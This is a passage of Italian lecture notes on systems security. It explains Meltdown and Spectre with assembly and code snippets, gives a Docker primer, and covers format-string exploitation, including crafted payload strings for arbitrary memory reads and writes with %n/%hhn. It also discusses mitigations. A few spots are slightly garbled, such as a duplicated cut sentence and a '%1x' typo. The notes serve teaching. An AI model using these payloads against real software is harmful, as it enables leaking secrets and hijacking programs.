- **Reload**: l'attaccante riaccede a ogni elemento e misura i tempi. Come in Flush+Reload, l'elemento con accesso rapido rivela il valore segreto.

La differenza fondamentale tra le due tecniche è che **Evict+Reload** non richiede l'istruzione privilegiata `clflush`, rendendola applicabile in contesti più restrittivi (es. linguaggi sandboxed come JavaScript), re quali indirizzi erano stati caricati in cache dalla vittima.

La differenza principale rispetto a Flush+Reload è che Evict+Reload **non richiede l'istruzione privilegiata `clflush`**: l'espulsione dalla cache avviene indirettamente caricando altri dati.

Controllo dei Privilegi e Vulnerabilità

Le moderne CPU impongono un **controllo dei privilegi** ogni volta che un programma tenta di accedere alla memoria del kernel. Tuttavia, a causa dell'esecuzione speculativa, questo controllo può avvenire **troppo tardi**:

- Il controllo dei privilegi non viene eseguito finché l'istruzione non viene **completata**: nel frattempo, i dati potrebbero essere già stati letti dalla memoria kernel e caricati in cache.
- Le CPU sono consapevoli di questo comportamento: qualsiasi operazione eseguita senza i privilegi necessari viene **annullata** e viene sollevata un'eccezione (tipicamente `SIGSEGV`).
- Tuttavia, anche dopo l'annullamento, la memoria a cui si è avuto accesso durante l'esecuzione speculativa **rimane archiviata nella cache**.

Questo è il punto critico sfruttato da Meltdown: sebbene il risultato dell'istruzione non autorizzata venga scartato, il suo **effetto collaterale sulla cache** persiste ed è misurabile tramite una tecnica Flush+Reload, permettendo all'attaccante di dedurre il contenuto della memoria kernel.

Meltdown

Toy Example: esecuzione fuori ordine e cache

Il principio alla base di Meltdown si basa su un'osservazione fondamentale: **anche se una locazione di memoria viene acceduta solo durante l'esecuzione fuori ordine, il suo contenuto rimane in cache**. Iterando sulle 256 pagine del `probe_array` si osserva esattamente un cache hit, sulla pagina che è stata acceduta durante l'esecuzione fuori ordine.

```
raise_exception();  
// the line below is never reached  
access(probe_array[data * 4096]);
```

Sebbene la riga 3 non venga mai raggiunta in ordine di esecuzione normale (perché `raise_exception()` la precede), la CPU la esegue speculativamente in anticipo. Quando il controllo dei privilegi fallisce e viene sollevata l'eccezione, il risultato viene annullato ma **la riga di cache caricata persiste**.

Il codice assembly di Meltdown

```
; rcx = kernel address, rbx = probe array  
xor rax, rax ; riga 2  
retry: ; riga 3  
mov al, byte [rcx] ; riga 4
```

```
shl rax, 0xc          ; riga 5
jz retry              ; riga 6
mov rbx, qword [rbx + rax] ; riga 7
```

Analisi riga per riga

Passo 1 Allocazione del probe array (prerequisito) Prima dell'esecuzione del codice assembly, l'attaccante alloca un blocco di memoria composto da **256 pagine** (256×4096 byte), referenziato dal registro **RBX**. Nessuna pagina è inizialmente in cache, poiché non è mai stata acceduta.

Riga 2 xor rax, rax Azzerà il registro **RAX** eseguendo uno XOR con se stesso (qualunque valore XOR se stesso = 0). Serve per partire da uno stato pulito prima di leggere il byte segreto.

Riga 4 mov al, byte [rcx] Carica il byte situato all'indirizzo kernel contenuto in **RCX** nel registro **AL** (byte meno significativo di **RAX**). Questo è il **punto critico**: si tratta di un accesso non autorizzato alla memoria kernel. Il controllo dei privilegi viene avviato, ma **la CPU esegue le istruzioni successive speculativamente** prima che il controllo termini.

Riga 5 shl rax, 0xc Esegue uno shift a sinistra di $0xc = 12$ bit sul contenuto di **RAX**:

$$RAX \leftarrow RAX \times 2^{12} = RAX \times 4096$$

Questo converte il valore del byte segreto (0–255) nell'offset corrispondente nel probe array, garantendo che ogni possibile valore cada su una **pagina separata** (evitando interferenze tra cache line adiacenti, come discusso in precedenza).

Riga 6 — jz retry Se **RAX** è ancora zero (il byte letto era 0 oppure la lettura non ha ancora prodotto un valore utile), si torna all'etichetta **retry** e si riprova. Il ciclo continua finché **AL** non contiene un valore diverso da zero.

Riga 7 — mov rbx, qword [rbx + rax] Accede al probe array all'indice **RAX** (cioè `probe_array[secret * 4096]`), caricando in cache la pagina corrispondente al valore del byte segreto. Questa istruzione viene eseguita **fuori ordine**, prima che il controllo dei privilegi della riga 4 sia completato.

La race condition e l'effetto sulla cache

L'attacco sfrutta una race condition tra:

- il **controllo dei privilegi** avviato dalla riga 4 (lettura dalla memoria kernel);
- l'**esecuzione speculativa** delle righe 5 e 7.

Se il controllo dei privilegi termina *dopo* che la riga 7 è già stata eseguita speculativamente:

1. Il controllo fallisce → viene sollevata un'eccezione (**SIGSEGV**) e i risultati speculativi vengono annullati.
2. Tuttavia, **la pagina del probe array corrispondente al byte segreto rimane in cache**.

Ad esempio: se il byte all'indirizzo kernel è 21, la CPU ha eseguito speculativamente `probe_array[21 * 4096]`, caricando la **21^a pagina** in cache.

Recupero del valore segreto

L'attaccante recupera il segreto nel seguente modo:

1. **Intercetta l'eccezione** generata dal controllo dei privilegi (tramite un signal handler o meccanismo simile).
2. **Itera su tutte le 256 pagine** del probe array.
3. **Misura il tempo di accesso** a ciascuna pagina (tecnica Flush+Reload).

4. La pagina con tempo di accesso **notevolmente più basso** (cache hit) è quella caricata durante l'esecuzione speculativa: il suo indice corrisponde al valore del byte segreto.

Nell'esempio: le pagine 0–20 risultano lente da leggere (cache miss, ~100ns), mentre la pagina 21 risulta molto più veloce (cache hit, ~5ns) ⇒ il valore segreto è **21**.

Spectre Attack

Variant 1 Conditional Branch Misprediction

Il codice vulnerabile

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```

Questo codice appare perfettamente corretto: accede ad `array1[x]` solo se `x` è entro i limiti dell'array. Tuttavia, è vulnerabile a Spectre tramite il meccanismo di **branch prediction**.

Come funziona il Branch Predictor

Le moderne CPU non aspettano di valutare la condizione di un `if` prima di eseguire il corpo: lo **predicono** basandosi sulla storia degli esecuzioni precedenti. Se il ramo condizionale è stato vero molte volte di fila, la CPU assume che sarà vero anche la prossima volta ed esegue speculativamente il corpo *prima ancora di verificare la condizione*.

Struttura dell'attacco

Sia `secret` l'indirizzo di un byte segreto (es. una password) in memoria. L'attaccante definisce:

$$x = \text{secret} - \text{array1_base}$$

In questo modo, `array1[x]` punta esattamente al valore segreto. Ovviamente, `x` è fuori dai limiti di `array1`, quindi l'accesso non dovrebbe essere permesso.

L'attacco si svolge in tre fasi:

1. **Addestramento del branch predictor:** l'attaccante esegue il ciclo molte volte con valori di `x` *validi* (cioè `x < array1_size`). Il branch predictor impara che la condizione è quasi sempre vera e inizia a predire `true` automaticamente.
2. **Esecuzione speculativa con valore malevolo:** l'attaccante passa il valore `x = secret - array1_base`. Il branch predictor, ingannato dall'addestramento, predice che la condizione sarà vera ed esegue speculativamente il corpo del ciclo:
 - Legge `array1[x]`, ottenendo il valore segreto.
 - Usa il segreto come indice: `array2[secret_value * 4096]`, caricando in cache la pagina corrispondente.

Quando la CPU verifica che `x ≥ array1_size`, annulla i risultati speculativi — ma **la pagina di array2 rimane in cache**.

3. **Recupero del segreto via side channel:** l'attaccante itera su tutte le 256 pagine di `array2` e misura il tempo di accesso (Flush+Reload). La pagina con accesso più rapido (cache hit) rivela il valore del byte segreto.

Differenza chiave rispetto a Meltdown: Spectre non accede direttamente alla memoria kernel; inganna un programma *legittimo* a fare l'accesso al posto suo, sfruttando l'esecuzione speculativa del suo stesso codice.

Variant 2 Branch Target Injection (Poisoning Indirect Branches)

Indirect Branch

Un **indirect branch** è un salto a un indirizzo di memoria contenuto in un registro o in memoria, anziché a un indirizzo fisso nel codice. Ad esempio:

```
jmp [eax] ; salta all'indirizzo contenuto in EAX
```

Questi salti sono tipici delle chiamate a puntatori a funzione (*function pointers*), delle vtable in C++, e dei dispatch dinamici in generale.

Branch Target Buffer (BTB)

Il **Branch Target Buffer (BTB)** è una struttura hardware della CPU che mantiene una mappatura:

indirizzo istruzione di salto → indirizzo di destinazione previsto

La CPU usa il BTB per prevedere la destinazione di un salto indiretto *prima ancora di decodificare l'istruzione*, consentendo l'esecuzione speculativa del codice a quella destinazione.

Il problema è che il BTB è **condiviso tra processi**: un processo attaccante può *addestrare* il BTB per far sì che la CPU predica erroneamente la destinazione di un salto indiretto nel processo vittima.

Struttura dell'attacco

1. **Identificazione di uno Spectre gadget**: l'attaccante individua nel codice della vittima (o del kernel) un frammento di codice — detto **Spectre gadget** — la cui esecuzione speculativa trasferisce informazioni sensibili in un canale nascosto (es. accede al probe array con un valore segreto come indice).
2. **Poisoning del BTB**: l'attaccante esegue nel proprio processo un salto indiretto ripetutamente verso l'indirizzo virtuale del gadget. Il BTB viene così addestrato (*poisoned*) ad associare l'istruzione di salto indiretto della vittima alla destinazione del gadget.
3. **Esecuzione speculativa del gadget**: quando il processo vittima esegue il proprio salto indiretto, la CPU consulta il BTB (corrotto) e speculativamente esegue il gadget, caricando in cache il valore segreto.
4. **Recupero via side channel**: come in Variant 1, l'attaccante usa Flush+Reload per dedurre il valore segreto dalla cache.

Caratteristica distintiva di Variant 2: non dipende da vulnerabilità nel codice della vittima. Qualsiasi programma con un salto indiretto può essere bersaglio, indipendentemente da quanto sia scritto correttamente.

Confronto tra Meltdown e Spectre

Caratteristica	Meltdown	Spectre
Meccanismo	Out-of-order execution	Branch misprediction
Bersaglio	Memoria kernel	Memoria di altri processi
Richiede codice vulnerabile	No	Variant 1: sì / Variant 2: no
Difficoltà di sfruttamento	Più semplice	Più complesso
Difficoltà di mitigazione	Più semplice	Più difficile

Mitigazioni

La soluzione ideale a queste vulnerabilità è **hardware**: riprogettare la CPU per eliminare alla radice il problema. Tuttavia, questo richiede tempi lunghi, costi elevati e non è applicabile ai miliardi di dispositivi già in uso.

Sono state quindi sviluppate **patch software** come soluzione temporanea:

- **KPTI** (*Kernel Page-Table Isolation*), precedentemente nota come **KAISER**, adottata su Linux:
 - Separa completamente le tabelle delle pagine del kernel da quelle dello spazio utente.
 - Quando un processo utente è in esecuzione, la memoria kernel è quasi completamente **rimossa** dal suo spazio di indirizzamento virtuale, eliminando il canale laterale sfruttato da Meltdown.

- **Svantaggio:** introduce una penalizzazione delle prestazioni, poiché ogni transizione user/kernel richiede un cambio di tabella delle pagine (TLB flush).
- **Retpoline** (per Spectre Variant 2): tecnica compilativa che sostituisce i salti indiretti con costrutti che non vengono predetti dal BTB, neutralizzando il branch target injection.
- **Serializzazione dei rami** (per Spectre Variant 1): inserimento di istruzioni di barriera (**lfence**) dopo i controlli sui limiti degli array, per impedire l'esecuzione speculativa del corpo del ramo prima che la condizione sia verificata.

3 Docker

Esecuzione tradizionale, virtualizzata e in contenitori

Esistono tre modalità principali per eseguire applicazioni:

- **Esecuzione tradizionale (fisica):** le applicazioni girano direttamente sul sistema operativo dell'host, condividendo le stesse risorse. Non esiste alcun meccanismo per limitare le risorse per singola applicazione, e isolare le applicazioni richiede server fisici separati, il che è costoso e spesso comporta un sottoutilizzo delle risorse.
- **Esecuzione virtualizzata (VM):** tramite un software chiamato *Hypervisor* (es. VirtualBox, Linux KVM), vengono create delle *Macchine Virtuali (VM)* che emulano hardware fisico. Ogni VM esegue un proprio sistema operativo completo con le relative applicazioni, condividendo le risorse fisiche dell'host. Questo approccio:
 - consente di isolare completamente le applicazioni tra di loro;
 - migliora l'utilizzo delle risorse fisiche;
 - aumenta la scalabilità.

È **pesante**: ogni VM richiede una copia intera del sistema operativo, il che comporta un overhead significativo. È ideale quando le applicazioni devono girare su versioni diverse del sistema operativo.

- **Esecuzione in contenitori:** i *contenitori* sono ambienti isolati che condividono lo stesso kernel del sistema operativo host. Non viene virtualizzato l'hardware, ma il sistema operativo stesso. Ogni contenitore viene eseguito a partire da una propria *immagine* che include tutti i file necessari (binari, librerie, dipendenze). Questo approccio è:
 - **leggero**: la condivisione del kernel riduce drasticamente l'overhead rispetto alle VM;
 - fornisce un isolamento a livello di processo (meno rigido rispetto alle VM);
 - ideale per applicazioni che devono girare sullo stesso kernel.

Un esempio di tecnologia di containerizzazione è **Docker**.

Immagini e contenitori Docker

In Docker è fondamentale distinguere tra *immagine* e *contenitore*:

- **Immagine:** è un pacchetto *immutabile* (in sola lettura) che include tutto il necessario per eseguire un'applicazione: codice sorgente o compilato, runtime, librerie di sistema, strumenti e configurazioni. Le immagini sono il *template* da cui vengono creati i contenitori.
- **Contenitore:** è un'istanza *in esecuzione* di un'immagine. Quando si avvia un contenitore, Docker aggiunge un *livello scrivibile* sopra l'immagine di base: tutte le modifiche (scrittura di file, modifiche alla configurazione, ecc.) vengono salvate su questo livello e non alterano l'immagine sottostante.

A questi si aggiunge il concetto di **Registry**: un repository centralizzato per ospitare e distribuire immagini Docker. Può essere pubblico (es. *Docker Hub*) o privato.

Ciclo di vita di un contenitore Docker

Le immagini Docker possono essere ottenute in due modi:

- **Scaricandole** da un registry centrale come Docker Hub (`docker pull`);
- **Costruendole** localmente a partire da un `Dockerfile` (`docker build`).

Una volta disponibile un'immagine nel repository locale, il ciclo di vita di un contenitore segue questi stati:

1. **Created**: il contenitore è stato creato a partire dall'immagine (aggiunta del livello scrivibile), ma non è ancora in esecuzione.
2. **Running**: il contenitore è in esecuzione. All'avvio viene eseguito automaticamente il comando definito nell'*entrypoint* dell'immagine (può essere sovrascritto). Un contenitore rimane in esecuzione fintanto che il processo in primo piano dell'*entrypoint* è attivo.
3. **Paused**: il contenitore è temporaneamente sospeso.
4. **Stopped**: il contenitore è stato fermato.
5. **Deleted**: il contenitore è stato rimosso.

Le immagini personalizzate possono essere caricate (**push**) sul registry centrale per essere condivise o riutilizzate in altri ambienti (staging, produzione).

Dockerfile

Un `Dockerfile` è un file di testo che contiene le istruzioni per costruire automaticamente un'immagine Docker personalizzata. Il comando `docker build` legge il `Dockerfile` e produce l'immagine corrispondente.

Le istruzioni principali sono:

Istruzione	Descrizione	Esempio
FROM <immagine>	Imposta l'immagine di base	FROM ubuntu
RUN <cmd>	Esegue un comando durante la build	RUN apt install apache2
COPY <src> <dest>	Copia un file nel filesystem dell'immagine	COPY vh.conf /etc/apache2/conf/
CMD ["exec", ...]	Definisce il comando eseguito all'avvio	CMD ["apache2", "-D", "FOREGROUND"]

Comandi principali Docker

Gestione delle immagini

- `docker pull <immagine>` — scarica un'immagine da Docker Hub
- `docker build -t <nome> .` — costruisce un'immagine dal `Dockerfile` nella directory corrente
- `docker images` — elenca le immagini presenti nel repository locale
- `docker rmi <immagine>` — rimuove un'immagine

Gestione dei contenitori

- `docker run <immagine>` — crea e avvia un contenitore
- `docker run --entrypoint <cmd> <immagine>` — avvia un contenitore sovrascrivendo l'*entrypoint* predefinito
- `docker exec -it <containerID> <cmd>` — esegue un comando (es. `/bin/bash`) all'interno di un contenitore già in esecuzione
- `docker stop <containerID>` — ferma un contenitore
- `docker rm <containerID>` — rimuove un contenitore
- `docker ps -a` — elenca tutti i contenitori (in esecuzione e fermati)

Docker Compose

Docker Compose è uno strumento che permette di definire ed eseguire applicazioni composte da *più contenitori* tramite un unico file di configurazione: `docker-compose.yml`.

Il file utilizza la sintassi **YAML** e definisce:

- **Servizi**: la configurazione applicata a ciascun contenitore (equivalente ai parametri passati a `docker run`);
- **Reti** (opzionale): configurazione delle reti virtuali tra i contenitori;
- **Volumi** (opzionale): configurazione dei volumi per la persistenza dei dati.

Comandi principali di Docker Compose

- `docker-compose up -d` — (ri)costruisce le immagini se necessario e avvia tutti i servizi in background
- `docker-compose stop` — ferma i servizi senza rimuoverli
- `docker-compose start -d` — riavvia i servizi fermati
- `docker-compose down` — ferma e rimuove i contenitori e le reti create da Compose
- `docker-compose logs -f [nome_servizio]` — mostra i log in tempo reale (output dell'entrypoint)

4 Format String

Introduzione

Le *format string* sono le stringhe di controllo passate alle funzioni della famiglia `printf()`, che contengono il template di output per quelle funzioni. Queste funzioni sono vulnerabili ogni volta che un attaccante riesce a controllare la format string stessa.

Queste vulnerabilità possono essere estremamente potenti nelle mani di un attaccante esperto. Nel caso peggiore, l'attaccante è in grado di eseguire **letture arbitrarie dalla memoria** e persino **scritture arbitrarie in memoria**: ovvero, può leggere parole da indirizzi di memoria scelti da lui stesso, oppure sovrascrivere locazioni di memoria a sua scelta con valori a sua scelta.

È evidente come questi poteri permettano a un attaccante di aggirare completamente le protezioni come i *stack canary*, ad esempio leggendo il canary dalla memoria, sovrascrivendo il canary globale, oppure sovrascrivendo un indirizzo di ritorno senza toccare il canary.

Il bug della format string

Il vettore di attacco deriva dal modo in cui le *funzioni variadiche* sono implementate in C. Le funzioni variadiche sono dichiarate terminando la lista dei loro argomenti con "...". Ad esempio, `printf()` può essere dichiarata come:

```
int printf(const char *fmt, ...);
```

Il compilatore C gestisce queste funzioni semplicemente non controllando il numero e i tipi degli argomenti passati nella posizione "...". Tutti gli argomenti presenti nel sito di chiamata vengono collocati nei registri o sullo stack. Se la funzione chiamata necessita di uno di questi argomenti, legge la posizione attesa per quell'argomento — senza alcun modo di sapere se l'argomento sia stato effettivamente passato o se il tipo sia corretto: leggerà semplicemente qualunque cosa si trovi in quella posizione e la interpreterà come un valore del tipo atteso.

Nella famiglia `printf()`, la convenzione è che ogni specificatore di formato consuma un argomento aggiuntivo. Ad esempio:

```
printf("a is %d and b is %d\n", a, b);
```

Il primo `%d` leggerà il primo argomento (**a**) dopo la format string e stamperà il suo valore intero; il secondo `%d` leggerà l'argomento successivo (**b**). Su sistemi a 32 bit il primo argomento si trova sullo stack appena sotto il puntatore alla format string; su sistemi a 64 bit i primi 6 argomenti (incluso il puntatore alla format string) sono nei registri, e gli eventuali argomenti aggiuntivi vengono pushati sullo stack.

Consideriamo ora una chiamata come questa:

```
printf("a is %d and b is %d\n", a);
```

dove ci sono due `%d` ma un solo argomento aggiuntivo. Questo codice **compila senza errori**. A runtime, `printf()` stamperà correttamente il valore di `a`, ma poi stamperà anche qualunque cosa si trovi sotto `a` sullo stack (32 bit), oppure il contenuto corrente del registro `rdx` (64 bit).

Infine, consideriamo:

```
printf(buf);
```

dove il contenuto di `buf` è controllato dall’attaccante. Il programmatore voleva semplicemente stampare una stringa, ma `printf()` interpreta ogni carattere `%` dentro `buf` come uno specificatore di formato. Ciascuno di questi specificatori richiede un argomento corrispondente, e `printf()` leggerà i registri o le locazioni di memoria dove quell’argomento avrebbe dovuto trovarsi — il tutto sotto il controllo dell’attaccante. Il modo corretto per stampare una stringa è `puts(buf)` oppure `printf("%s", buf)`.

Sfruttare le vulnerabilità di format string

È utile pensare a `printf()` come a una *macchina virtuale* con il proprio linguaggio di programmazione. La format string è il *programma*, e le istruzioni sono i caratteri normali e gli specificatori di formato. La macchina `printf()` ha il proprio *instruction pointer* che punta al prossimo carattere da “eseguire” e si muove solo in avanti, senza salti né cicli.

Lo stato della macchina comprende:

1. un **argument pointer**, che punta all’argomento da usare per il prossimo specificatore di formato;
2. un **output counter**, che conta il numero di caratteri già scritti in output.

Ad esempio, `%d` legge l’argomento puntato dall’argument pointer, sposta quest’ultimo all’argomento successivo, interpreta l’argomento come intero, lo stampa e incrementa l’output counter. Sorprendentemente, la macchina `printf()` può anche **scrivere in memoria** tramite lo specificatore `%n` (poco noto): l’argomento di `%n` deve essere un puntatore a un intero, e `printf()` vi scriverà il valore corrente dell’output counter. Per esempio:

```
printf("AAAAA%nBBB%nCCCC", &cnt1, &cnt2);
```

assegnerà 5 a `cnt1` e 8 a `cnt2`.

Lettura dallo stack

Il modo più semplice di sfruttare una format string vulnerability è far trapelare informazioni dallo stack del processo vittima. Su sistemi a 32 bit, una sequenza di specificatori `%x` causerà la stampa di valori consecutivi dallo stack. Su sistemi a 64 bit, i primi 5 `%lx` stamperanno il contenuto dei registri `rsi`, `rdx`, `rcx`, `r8` e `r9`; i successivi inizieranno a stampare dati dallo stack. Studiando il binario, o semplicemente osservando l’output, l’attaccante può individuare quale di questi valori corrisponde allo stack canary. Si noti che su sistemi a 64 bit è necessario usare `%lx` (non `%x`), poiché `%x` legge solo 4 byte in entrambi i sistemi.

La principale difficoltà per l’attaccante è la limitazione di spazio nel buffer: l’argument pointer avanza di almeno una *stack line* per ogni specificatore, e con un buffer di dimensione s si possono scorrere al massimo $\lfloor s/2 \rfloor$ righe dello stack, il che potrebbe non essere sufficiente a raggiungere la posizione del canary.

Accesso casuale agli argomenti

La format string supporta anche l’accesso diretto agli argomenti tramite la sintassi `%n$`, che seleziona l’ n -esimo argomento direttamente. Per esempio:

```
printf("%4$d %1$d %3$d %2$d\n", 10, 20, 30, 40);
```

stamperà 40 10 30 20.

In alcuni casi questa sintassi permette di superare le limitazioni di spazio: se si sa che il canary si trova n stack-lines sotto il puntatore alla format string, `%n$x` (32 bit) o `%(n+5)$1x` (64 bit) lo stamperanno direttamente.

Tuttavia, secondo lo standard, l’accesso casuale e quello sequenziale agli argomenti sono **mutualmente esclusivi**, e non ci possono essere “gap” nella lista degli argomenti referenziati. Questo perché, per saltare all’ n -esimo argomento, `printf()` deve conoscere quante stack lines occupano tutti gli argomenti precedenti (il che dipende dal tipo di ciascuno). Se la regola del no-gap è rispettata, l’accesso casuale non può essere usato per superare le limitazioni di spazio nel buffer.

Lettura arbitraria dalla memoria

La limitazione precedente può essere superata se l'attaccante controlla sia la format string che almeno parte dei suoi argomenti, ad esempio quando la format string è essa stessa sullo stack e può essere raggiunta dall'argument pointer.

Sia o il numero di stack-lines tra il primo argomento di `printf()` (incluso) e la prima line della copia della format string (esclusa). Allora:

- su sistemi a 32 bit, gli argomenti da 1 a o leggono le stack-lines intermedie, mentre l'argomento $o + 1$ legge la prima line della format string;
- su sistemi a 64 bit, gli argomenti 1-5 leggono i registri, gli argomenti da 6 a $o + 5$ leggono le stack-lines, e l'argomento $o + 6$ legge la prima line della format string.

L'istruzione chiave è `%s`: normalmente stampa una stringa, ma nella nostra "macchina printf" si comporta come un'istruzione di **lettura arbitraria dalla memoria**: stampa il contenuto della memoria a partire dall'indirizzo specificato come argomento, fino al primo byte nullo.

Ad esempio, con $o = 2$ su un sistema a 32 bit, per leggere dalla locazione `0x11223344` si può preparare la stringa:

```
"\x44\x33\x22\x11%c%c%s"
```

I due `%c` servono a spostare l'argument pointer fino all'inizio della format string stessa, in modo che `%s` usi `0x11223344` come indirizzo. Per evitare che `printf()` continui a leggere fino a indirizzi non accessibili, si può usare `%.ms` che legge al massimo m byte.

I byte nulli nell'indirizzo possono essere problematici (il byte nullo termina la format string), ma possono essere aggirati posizionando l'indirizzo *dopo* gli specificatori. Con accesso casuale disponibile, basta usare `%3$s\x11\x22\x00\x44`.

Scrittura arbitraria in memoria

Il potere massimo è la capacità di sovrascrivere parole arbitrarie di memoria con valori arbitrari, combinando `%n` con il controllo preciso dell'output counter.

L'output counter si controlla facilmente: `%mc` incrementa sempre il counter esattamente di m . Per scrivere valori grandi (come indirizzi di funzione) senza generare un numero impraticabile di byte in output, si usano:

- `%hn` — scrive i 2 byte meno significativi del counter (*short*);
- `%hhn` — scrive il byte meno significativo del counter (*char*).

Usando `%hhn` su 4 indirizzi consecutivi si può scrivere qualsiasi valore a 32 bit, un byte alla volta, con un incremento massimo del counter di 255 per ogni passo. Se il byte meno significativo del counter è c e si vuole scrivere un valore $v < c$, non si può decrementare il counter, ma si può aggiungere $256 - c + v$ per ottenere il valore desiderato per overflow.

Esempio. Si vuole scrivere il valore `0x44552233` all'indirizzo `0x01020304`, su un sistema a 32 bit con $o = 0$ e format string allineata alla stack line. Assumendo un output counter iniziale a 32 (dovuto alla parte di stringa che precede gli specificatori), la format string è:

```
"AAAA\x04\x03\x02\x01BBBB\x05\x03\x02\x01"  
"CCCC\x06\x03\x02\x01DDDD\x07\x03\x02\x01"  
"%36c%hhn%17c%hhn%205c%hhn%17c%hhn"
```

- `%36c`: counter $\rightarrow 32 + 36 = 68 = 0x44$; `%hhn` scrive `0x44` a `0x01020304`
- `%17c`: counter $\rightarrow 68 + 17 = 85 = 0x55$; `%hhn` scrive `0x55` a `0x01020305`
- `%205c`: counter $\rightarrow 85 + 205 = 290$, LSB = `0x22`; `%hhn` scrive `0x22` a `0x01020306`
- `%17c`: counter $\rightarrow 290 + 17 = 307$, LSB = `0x33`; `%hhn` scrive `0x33` a `0x01020307`

Le stringhe "AAAA", "BBBB", ecc. servono come argomenti fittizi per le istruzioni `%mc` e per mantenere l'allineamento alla stack line; gli altri argomenti sono gli indirizzi dei singoli byte della locazione target, a partire dal meno significativo.

Mitigazioni

Il compilatore `gcc` e la libreria `glibc` includono diverse mitigazioni per questo tipo di attacchi. Queste sono attivate quando la macro `_FORTIFY_SOURCE` è definita e il livello di ottimizzazione è almeno 1 (`-O` o superiore). La macro può essere impostata a 1 o 2, con quest'ultimo valore che abilita controlli più severi.

Con `_FORTIFY_SOURCE=2`, le mitigazioni più rilevanti per le format string sono:

- `glibc` termina il processo se una format string con accesso casuale agli argomenti non usa tutti gli argomenti;
- `glibc` termina il processo se una format string contenente l'operatore `%n` viene letta da **memoria scrivibile** (condizione necessaria affinché l'attaccante possa controllarla).

Questi controlli rendono molto più difficili le forme più avanzate di sfruttamento, in particolare le scritture arbitrarie in memoria. I compilatori moderni emettono inoltre dei *warning* quando le funzioni della famiglia `printf()` sono usate in modo potenzialmente insicuro; in `gcc` si abilitano con l'opzione `-Wformat-security`.